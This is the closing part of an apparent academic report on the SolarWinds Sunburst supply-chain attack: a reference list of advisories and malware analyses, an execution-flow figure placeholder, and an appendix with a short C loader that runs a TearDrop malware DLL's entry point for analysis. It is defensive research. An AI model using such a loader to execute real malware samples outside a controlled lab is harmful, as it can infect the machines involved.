[12] J. F. Lancelot, "Cyber-diplomacy: cyberwarfare and the rules of engagement," *Journal of Cyber Security Technology*, vol. 4, no. 4, pp. 240–254, 2020.

[13] Wikipedia supply chain. [Online]. Available: https://en.wikipedia.org/wiki/Supply_chain

[14] R. Langner, "Stuxnet: Dissecting a cyberwarfare weapon," *IEEE Security & Privacy*, vol. 9, no. 3, pp. 49–51, 2011.

[15] N. Falliere, L. O. Murchu, and E. Chien, "W32. stuxnet dossier," *White paper, Symantec Corp., Security Response*, vol. 5, no. 6, p. 29, 2011.

[16] (2018) Attack inception: Compromised supply chain within a supply chain poses new risks. [Online]. Available: https://www.microsoft.com/security/blog/2018/07/26/attack-inception-compromised-supply-chain-within-a-supply-chain-poses-new-risks/

[17] X. Shu, K. Tian, A. Ciambrone, and D. Yao, "Breaking the target: An analysis of target data breach and lessons learned," *arXiv preprint arXiv:1701.04940*, 2017.

[18] (2014) Target breach happened because of a basic network segmentation error. [Online]. Available: https://www.computerworld.com/article/2487425/target-breach-happened-because-of-a-basic-network-segmentation-error.html

[19] (2012) Citadel trojan malware analysis. [Online]. Available: https://www.botnetlegalnotice.com/citadel/files/Patel_Decl_Ex20.pdf

[20] (2013) Who's selling credit cards from target? [Online]. Available: https://krebsonsecurity.com/2013/12/whos-selling-credit-cards-from-target/

[21] S. Alshathry, "Cyber attack on saudi aramco," *International Journal of Management*, vol. 11, no. 5, 2016.

[22] Pharmaceuticals, not energy, may have been true target of dragonfly, energetic bear. [Online]. Available: https://www.darkreading.com/pharmaceuticalsnot-energy-may-have-been-true-target-of-dragonfly-energetic-bear/d/d-id/1316869

[23] D. E. Whitehead, K. Owens, D. Gammel, and J. Smith, "Ukraine cyber-induced power outage: Analysis and practical mitigation strategies," in *2017 70th Annual Conference for Protective Relay Engineers (CPRE)*. IEEE, 2017, pp. 1–8.

[24] Wikipedia antivirus software. [Online]. Available: https://en.wikipedia.org/wiki/Antivirus_software

[25] Wikipedia endpoint detection and response. [Online]. Available: https://en.wikipedia.org/wiki/Endpoint_detection_and_response

[26] D. J. Closs and E. F. McGarrell, *Enhancing security throughout the supply chain.* IBM Center for the Business of Government Washington, DC, 2004.

[27] B. Woods and A. Bochman. Supply chain in the software era". [Online]. Available: https://www.atlanticcouncil.org/wp-content/uploads/2018/05/Supply_Chain_WEB.pdf

[28] Best practices in cyber supply chain risk management. [Online]. Available: https://csrc.nist.gov/CSRC/media/Projects/Supply-Chain-Risk-Management/documents/briefings/Workshop-Brief-on-Cyber-Supply-Chain-Best-Practices.pdf

[29] Solawinds client base includes 425 of the fortune 500 companies. [Online]. Available: https://www.forbes.com/sites/thomasbrewster/2020/12/14/dhs-doj-and-dod-are-all-customers-of-solarwinds-orion-the-source-of-the-huge-us-government-hac ?sh=1bb5c86a25e6

[30] Findings from our ongoing investigations. [Online]. Available: https://orangematter.solarwinds.com/2021/02/03/findings-from-our-ongoing-investigations/

[31] An investigative update of the cyberattack. [Online]. Available: https://orangematter.solarwinds.com/2021/05/07/an-investigative-update-of-the-cyberattack/

[32] Sunspot: An implant in the build process. [Online]. Available: https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/

[33] New findings from our investigation of sunburst. [Online]. Available: https://orangematter.solarwinds.com/2021/01/11/new-findings-from-our-investigation-of-sunburst/

[34] Rc4 wikipedia. [Online]. Available: https://en.wikipedia.org/wiki/RC4

[35] Msbuild. [Online]. Available: https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild?view=vs-2019

[36] Process environment block wikipedia. [Online]. Available: https://en.wikipedia.org/wiki/Process_Environment_Block#cite_note-MSDN3-4

[37] Processparameters rtl user process parameters structure msdn. [Online]. Available: https://docs.microsoft.com/en-gb/windows/win32/api/winternl/ns-winternl-rtl_user_process_parameters

[38] Cyber chef hex to ascii conversion. [Online]. Available: https://gchq.github.io/CyberChef/

[39] Sonarqube suppress messages. [Online]. Available: https://stackoverflow.com/questions/40338610/sonarqube-c-sharp-suppressmessage-catgeory-for-s1871

[40] Sunburst countermeasures - cracked fnv1a xor hashes. [Online]. Available: https://github.com/fireeye/sunburst_countermeasures/blob/main/fnv1a_xor_hashes.txt

[41] De4dot - .net deobfuscator and unpacker. [Online]. Available: https://github.com/de4dot/de4dot

[42] Cloudflare reddrip team - a quirk in the sunburst dga algorithm. [Online]. Available: https://blog.cloudflare.com/a-quirk-in-the-sunburst-dga-algorithm/

[43] A quirk in the sunburst dga algorithm. [Online]. Available: https://blog.cloudflare.com/a-quirk-in-the-sunburst-dga-algorithm/

[44] C2 response embeds commands in xml guids. [Online]. Available: https://www.fireeye.com/blog/threat-research/2020/12/sunburst-additional-technical-details.html

[45] Alleged cobalt strike source code leaked. [Online]. Available: https://www.bleepingcomputer.com/news/security/alleged-source-code-of-cobalt-strike-toolkit-shared-online/

[46] Highly evasive attacker leverages solarwinds supply chain to compromise multiple global victims with sunburst backdoor. [Online]. Available: https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor.html

[47] Raindrop: New malware discovered in solarwinds investigation. [Online]. Available: https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-raindrop-malware

[48] Brute force: Password spraying. [Online]. Available: https://attack.mitre.org/techniques/T1110/003/

[49] Us-cert - brute force: Password spraying. [Online]. Available: https://us-cert.cisa.gov/ncas/alerts/TA18-086A

[50] Nist - digitial idenity guidelines. [Online]. Available: https://pages.nist.gov/800-63-3/sp800-63b.html

[51] Reddrip7 - sunburst dns decoder. [Online]. Available: https://github.com/RedDrip7/SunBurst_DGA_Decode

[52] Dynamic binary instrumentation - frida. [Online]. Available: https://frida.re/

[53] Solarwinds dns queries. [Online]. Available: https://github.com/bambenek/research/blob/main/sunburst/uniq-hostnames.txt

# Appendix A

# Sunburst Execution Flow

Overall here is what FireEye defined the Sunburst execution flow as in diagram form:




FIGURE A.1: Sunburst Execution Flow - FireEye [2]

# Appendix B

# DLL Loader for TearDrop

```
#include <windows.h>
#include <stdio.h>

typedef BOOL(WINAPI* DLLMAIN)(HINSTANCE, DWORD, LPVOID);
typedef BOOL(CALLBACK* LPFNDLLFUNC1)();

int main(int argc, char* argv[])
{
        LPFNDLLFUNC1 lpfnDllFunc1;
        HMODULE module = LoadLibraryExA("C:\\Users\\Foobar\\Desktop\\TearDrop.dll", NULL, NULL);
        if (module) {
                lpfnDllFunc1 = (LPFNDLLFUNC1)GetProcAddress(module, "NetSetupServiceMain");
                if (lpfnDllFunc1) {
                        BOOL uReturnVal = lpfnDllFunc1();
                }
                else {
                        printf("GetProcAddress failed, error code: %X\n", GetLastError());
                }
        }
        else {
                printf("Load library failed, error code: %X\n", GetLastError());
        }
        return 0;
}
```